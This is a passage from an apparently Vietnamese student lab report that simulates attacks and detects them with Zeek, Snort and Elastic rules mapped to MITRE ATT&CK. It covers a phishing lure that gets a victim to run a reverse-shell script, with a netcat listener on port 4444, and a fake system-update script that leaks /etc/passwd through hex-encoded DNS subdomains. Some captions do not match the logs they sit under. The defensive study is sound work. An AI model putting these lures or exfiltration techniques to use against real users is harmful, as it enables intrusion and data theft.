
Tái hiện kịch bản

Người dùng nhận email về bài tập Machine Learning, được yêu cầu tải file PDF đính kèm để làm Lab 1.




Hình 49. Email giả mạo chứa tệp đính kèm độc hại

Tệp PDF chứa liên kết đến đường dẫn Dataset - dữ liệu cần thiết để làm bài lab.



Hình 50. Nội dung tệp tài liệu bài tập với liên kết dữ liệu

Khi truy cập địa chỉ tài liệu, xuất hiện yêu cầu tải file Dataset.zip để thực hành Lab 1.



Lab 1 - Setting Up Your ML for Cybersecurity Arsenal


Tải về dữ liệu thực hành Lab 1 tại liên kết dưới đây:

[Dataset.zip](#)

Sau khi tải về, giải nén và chạy script setup theo hướng dẫn trong README.txt

Hình 51. Trang web yêu cầu tải xuống tệp dữ liệu thực hành

Khi nạn nhân tải về và giải nén, trong đó có file hướng dẫn README.txt yêu cầu cấp quyền và thực thi script analyze.sh.



```
l3tu4n@l3tu4n-VMware-Virtual-Platform:~/Downloads/Dataset$ cat README.txt
=====
Lab 1 - Machine Learning Dataset
=====

Chào bạn,

Cảm ơn bạn đã tải về bộ dữ liệu thực hành của Lab 1: "Setting Up Your ML for Cybersecurity Arsenal". 

Để chuẩn bị và phân tích dữ liệu, vui lòng thực hiện theo các bước sau:

1. Giải nén tệp Dataset.zip.
2. Mở Terminal tại thư mục vừa giải nén.
3. Cấp quyền thực thi cho script:
   chmod +x analyze.sh
4. Chạy script phân tích:
   ./analyze.sh

Script sẽ tự động xử lý các bước tiền xử lý dữ liệu cần thiết để bạn có thể bắt đầu lab.

Lưu ý: Đảm bảo bạn đã cài đặt Python 3 và các thư viện cần thiết (NumPy, Pandas...).

Chúc bạn học tốt!
l3tu4n@l3tu4n-VMware-Virtual-Platform:~/Downloads/Dataset$
```


Hình 52. Nội dung hướng dẫn

Bên phía attacker thực hiện việc lắng nghe kết nối trên cổng 4444.




Hình 53. Kẻ tấn công thiết lập lắng nghe kết nối trên cổng 4444

NẠN NHÂN THỰC HIỆN THEO HƯỚNG DẪN TRONG FILE VÀ VÔ TÌNH CHẠY SCRIPT ĐỘC HẠI.



Hình 54. NẠN NHÂN THỰC HIỆN HƯỚNG DẪN ĐỘC HẠI

Ngay sau khi nạn nhân thực thi script mã độc, một kết nối reverse shell được thiết lập về máy attacker.



```
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/Downloads/Dataset
File Actions Edit View Help
└─(L3Tu4n㉿kali)-[~/D4CN]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.63.129] from (UNKNOWN) [192.168.63.130] 47212
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/Downloads/Dataset$ ifconfig
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.63.130 netmask 255.255.255.0 broadcast 192.168.63.255
        ether 00:0c:29:b2:28:89 txqueuelen 1000 (Ethernet)
        RX packets 177668 bytes 201018162 (201.0 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8754 bytes 3034419 (3.0 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 860 bytes 87910 (87.9 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 860 bytes 87910 (87.9 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/Downloads/Dataset$
```

Hình 55. Kết nối reverse shell được thiết lập về máy kẻ tấn công

5.2.2. Phát hiện và phản ứng

Zeek phát hiện

Trong notice.log, Zeek ghi nhận một kết nối đáng ngờ đến cổng không phổ biến, từ địa chỉ IP 192.168.63.130:38198 đến IP 192.168.63.129:4444.



```
□ @timestamp ⓘ          ↓ ⓘ zeek.notice.msg
□ ↗ May 28, 2025 @ 22:02:16.045 Suspicious connection to unusual port: 192.168.63.130:38198 → 192.168.63.129:4444
```

Hình 56. Log Zeek phát hiện kết nối đáng ngờ đến cổng không phổ biến

Snort phát hiện

Tương tự như Zeek, Snort cũng có thể phát hiện các kết nối bất thường.




```
□ @timestamp ⓘ          ↓ ⓘ message
□ ↗ May 28, 2025 @ 22:02:15.942 05/28-22:02:15.302533 [**] [1:7:0] Connection to unusual port [**] [Priority: 0] {TCP} 192.168.63.130:38198 -> 192.168.63.129:4444
```

Hình 57. Log Snort phát hiện kết nối bất thường

Rule mapping với mitre attack

1/ Detect Unusual Port Connection



Detect Unusual Port Connection

Created by: elastic on May 28, 2025 @ 22:23:30.273 Updated by: elastic on May 28, 2025 @ 22:34:43.914

Last response: succeeded at May 28, 2025 @ 22:34:31.760 Notify when alerts generated

About

Detect network connections over non-standard TCP ports by analyzing traffic logs.

Severity Critical

Risk score 90

MITRE ATT&CK™ Command and Control (TA0011) Non-Standard Port (T1571)

Max alerts per run 100

Definition

Index patterns filebeat-*

Custom query zeek.notice.note:"UnusualPort::Unusual_Port_Connection"

Custom query language KQL

Rule type Query

Timeline template None

Hình 58. Rule phát hiện Unusual Port Connection ánh xạ với MITRE ATT&CK

Video mô phỏng phản ứng khi phát hiện tấn công: [Link](#)

5.3. Kịch bản 3: Trích xuất dữ liệu qua DNS Tunneling

5.3.1. Mô phỏng tấn công

Mô tả luồng hoạt động của kịch bản

- Một người dùng truy cập trang web giả mạo hiển thị thông báo "Yêu Cầu Cập Nhật Hệ Thống", yêu cầu tải tệp system_update.sh. Người dùng tải và thực thi script bằng lệnh bash system_update.sh, tưởng đó là bản cập nhật hợp pháp, nhưng thực chất là mã độc thực hiện DNS tunneling.
- Script system_update.sh thu thập dữ liệu nhạy cảm (như /etc/passwd), mã hóa thành hex, chia nhỏ thành các đoạn, nhúng vào subdomain của truy vấn DNS.
- Ví dụ:
343a36353533343a3a2f72756e2f737368643a2f7573722f73.123.example.com), và gửi đến máy chủ của Attacker (IP: 192.168.63.129) qua giao thức DNS.
- Trên máy chủ của Attacker, dnsmasq ghi log truy vấn vào /var/log/dnsmasq.log. Script dns_exfil_server.sh đọc log, trích xuất các đoạn dữ liệu từ subdomain, ghép lại và giải mã hex để khôi phục tệp gốc (như /etc/passwd).


Tái hiện kịch bản

Khi người dùng bị tấn công phishing, họ có thể được dẫn đến một trang web giả mạo có giao diện như hình. Trang này giả mạo cảnh báo hệ thống và yêu cầu người dùng tải về một tập tin “cập nhật hệ thống” và chạy script nguy hiểm.



Hình 59. Trang web giả mạo yêu cầu cập nhật hệ thống

Người dùng sau khi tải và chạy script “cập nhật hệ thống” sẽ vô tình thực thi một đoạn mã độc. Script sử dụng kỹ thuật DNS tunneling để âm thầm gửi nội dung nhạy cảm của tệp /etc/passwd về máy chủ của Attacker.



Hình 60. Người dùng chạy script độc hại

Khi người dùng thực thi script độc hại, phía attacker đã thu thập được danh sách các subdomain mà script gửi truy vấn DNS đến. Mỗi subdomain này chứa một phần dữ liệu đã được mã hóa dạng hex.

```
L3Tu4n@kali: ~/Desktop
```

File	Actions	Edit	View	Help
May 7 01:05:17 dnsmasq[1026]: config 0a6e6d2d6f70656e76706e3a783a3132313a3132323a4e6574,109.example.com is 192.168.63.129				
May 7 01:05:17 dnsmasq[1026]: query[A] 776f726b4d16e616176572047f0656e56504e2c2c2c3a2f76,110.example.com from 192.168.63.130				
May 7 01:05:17 dnsmasq[1026]: config 776f726b4d16e616176572047f0656e56504e2c2c2c3a2f76,110.example.com is 192.168.63.129				
May 7 01:05:17 dnsmasq[1026]: query[A] 61722f6c962f2f6f70656e76706e2f6368726f743a2f573,111.example.com from 192.168.63.130				
May 7 01:05:17 dnsmasq[1026]: config 61722f6c962f2f6f70656e76706e2f6368726f743a2f573,111.example.com is 192.168.63.129				
May 7 01:05:17 dnsmasq[1026]: query[A] 722f7362696e2f6e6f6c6f7699e0a6c337475346e3a783a31,112.example.com from 192.168.63.130				
May 7 01:05:17 dnsmasq[1026]: config 722f7362696e2f6e6f6c6f7699e0a6c337475346e3a783a31,112.example.com is 192.168.63.129				
May 7 01:05:17 dnsmasq[1026]: query[A] 3030303a13030303a3335475346e3a783a313232,113.example.com from 192.168.63.130				
May 7 01:05:17 dnsmasq[1026]: config 3030303a13030303a3335475346e3a783a313232,113.example.com is 192.168.63.129				
May 7 01:05:18 dnsmasq[1026]: query[A] 753a6e3a2f62696e2f626173680a7366e72743a783a313232,114.example.com from 192.168.63.130				
May 7 01:05:18 dnsmasq[1026]: config 753a6e3a2f62696e2f626173680a7366e72743a783a313232,114.example.com is 192.168.63.129				
May 7 01:05:18 dnsmasq[1026]: query[A] a31312343a5366e72740494533a2f7661722f6c6f7273,115.example.com from 192.168.63.130				
May 7 01:05:18 dnsmasq[1026]: config a31312343a5366e72740494533a2f7661722f6c6f7273,115.example.com is 192.168.63.129				
May 7 01:05:18 dnsmasq[1026]: query[A] 66ef72743a2f7573722f7362696e2f6e6f6c6f7699e0a6674,116.example.com from 192.168.63.130				
May 7 01:05:18 dnsmasq[1026]: config 66ef72743a2f7573722f7362696e2f6e6f6c6f7699e0a6674,116.example.com is 192.168.63.129				
May 7 01:05:18 dnsmasq[1026]: query[A] 703a783a1312333a1312353a667470206461656d6f6e2c2c2,117.example.com from 192.168.63.130				
May 7 01:05:18 dnsmasq[1026]: config 703a783a1312333a1312353a667470206461656d6f6e2c2c2,117.example.com is 192.168.63.129				
May 7 01:05:18 dnsmasq[1026]: query[A] a3a2f7372726f74703a2f7573722f7362696e2f6e6f6c6f7,118.example.com from 192.168.63.130				
May 7 01:05:18 dnsmasq[1026]: config a3a2f7372726f74703a2f7573722f7362696e2f6e6f6c6f7,118.example.com is 192.168.63.129				
May 7 01:05:18 dnsmasq[1026]: query[A] 696e0a6e6f6465623a783a313030313a313030313a2c2c2c3a,119.example.com from 192.168.63.130				
May 7 01:05:18 dnsmasq[1026]: config 696e0a6e6f6465623a783a313030313a313030313a2c2c2c3a,119.example.com is 192.168.63.129				
May 7 01:05:19 dnsmasq[1026]: query[A] 2f686f6d52f6e6f6465623a2f26f696e2f26173680a6f6e4,120.example.com from 192.168.63.130				
May 7 01:05:19 dnsmasq[1026]: config 2f686f6d52f6e6f6465623a2f26f696e2f26173680a6f6e4,120.example.com is 192.168.63.129				
May 7 01:05:19 dnsmasq[1026]: query[A] 65333783a313030323a313030323a2c2c2c3a2f686f6d5f,121.example.com from 192.168.63.130				
May 7 01:05:19 dnsmasq[1026]: config 65333783a313030323a313030323a2c2c2c3a2f686f6d5f,121.example.com is 192.168.63.129				
May 7 01:05:19 dnsmasq[1026]: query[A] 6e6f6465633a2f62696e2f626173680a737368643a783a3132,122.example.com from 192.168.63.130				
May 7 01:05:19 dnsmasq[1026]: config 6e6f6465633a2f62696e2f626173680a737368643a783a3132,122.example.com is 192.168.63.129				
May 7 01:05:19 dnsmasq[1026]: query[A] 34a36353333a3a3a2f757562e2f737368643a2f7573722f73,123.example.com from 192.168.63.130				
May 7 01:05:19 dnsmasq[1026]: config 34a36353333a3a3a2f757562e2f737368643a2f7573722f73,123.example.com is 192.168.63.129				
May 7 01:05:19 dnsmasq[1026]: query[A] 62696e2f6e6f6c6f7696e0a,124.example.com from 192.168.63.130				
May 7 01:05:19 dnsmasq[1026]: config 62696e2f6e6f6c6f7696e0a,124.example.com is 192.168.63.129				

Hình 61. Attacker thu thập dữ liệu qua DNS dưới dạng subdomain chứa chuỗi hex

Attacker phân tích log DNS để thu thập các truy vấn chưa từng phần dữ liệu đã được mã hóa từ file /etc/passwd. Bằng cách ghép các phần dữ liệu này lại với nhau và giải mã, toàn bộ nội dung file được khôi phục, làm lộ ra các thông tin nhạy cảm của hệ thống.

<input type="checkbox"/>	@timestamp	⌚	<input type="checkbox"/> zeek.notice.msg
<input checked="" type="checkbox"/>	May 28, 2025 @ 22:02:16.045		Suspicious connection to unusual port: 192.168.63.130:38198 → 192.168.63.129:4444

Hình 62. Attacker ghép và giải mã dữ liệu nhận được

5.3.2. Phát hiện và phản ứng

Zeek phát hiện

Một loạt truy vấn DNS đáng ngờ đã được Zeek nhận diện, xuất phát từ 192.168.63.130 đến máy chủ DNS 192.168.63.129:53, với các tên miền có dạng chuỗi hex dài không phổ biến.

	@timestamp	source.ip	source.port	destination.ip	destination.port	zeek.dns.qtype_name	zeek.dns.query
<input type="checkbox"/>	May 7, 2025 @ 13:22:30.267	192.168.63.130	40,883	192.168.63.129	53	A	62696e2f6e6f6c6f6796 e0a.124.example.com
<input type="checkbox"/>	May 7, 2025 @ 13:22:30.267	192.168.63.130	57,704	192.168.63.129	343a36353533343a3a2f72756e2f737368643a2f75 73722f73.123.example.com		
<input type="checkbox"/>	May 7, 2025 @ 13:22:30.265	192.168.63.130	47,762	192.168.63.129		Filter for	Filter out
<input type="checkbox"/>	May 7, 2025 @ 13:22:29.264	192.168.63.130	57,035	192.168.63.129		Copy value	
<input type="checkbox"/>	May 7, 2025 @ 13:22:29.264	192.168.63.130	50,705	192.168.63.129	53	A	65633a783a313030323a3 13030323a2c2c2c3a2f68

Hình 63. Log Zeek phát hiện các truy vấn DNS bất thường

Snort phát hiện

Giống như Zeek, Snort cũng nhận diện các tên miền chứa chuỗi hex hiếm gặp.

	@timestamp	message
<input type="checkbox"/>	May 7, 2025 @ 13:22:15.393	05/07-13:22:10.120432 [**] [1:400001:5] DNS Tunneling - Suspicious Hex Subdomain [**] [Priority: 0] {UDP} 192.168.63.130:53168 -> 192.168.63.129:53

Hình 64. Log Snort phát hiện tên miền chứa chuỗi hex đáng ngờ

Rule mapping với mitre attack

1/ Detect DNS Tunneling

Detect DNS Tunneling

Created by: elastic on May 27, 2025 @ 22:47:38.537 Updated by: elastic on May 28, 2025 @ 22:40:32.350

Last response: succeeded at May 28, 2025 @ 22:40:07.228 Notify when alerts generated

Enable [Edit rule settings](#) [More](#)

About

Detect suspicious DNS tunneling activity by analyzing DNS query patterns.

Severity High

Risk score 77

MITRE ATT&CK™ [Command and Control \(TA0011\)](#) [Application Layer Protocol \(T1071\)](#) [DNS \(T1071.004\)](#)

Max alerts per run 100

Definition

Index patterns filebeat-*

Custom query zeek.notice.note:"DNS_TUNNELS::DnsTunnelsAttack"

Custom query language KQL

Rule type Query

Timeline template None

Hình 65. Rule phát hiện DNS Tunneling ánh xạ với MITRE ATT&CK

Video mô phỏng phản ứng khi phát hiện tấn công: [Link](#)

5.4. Kịch bản 4: Tấn công DDoS SYN Flood

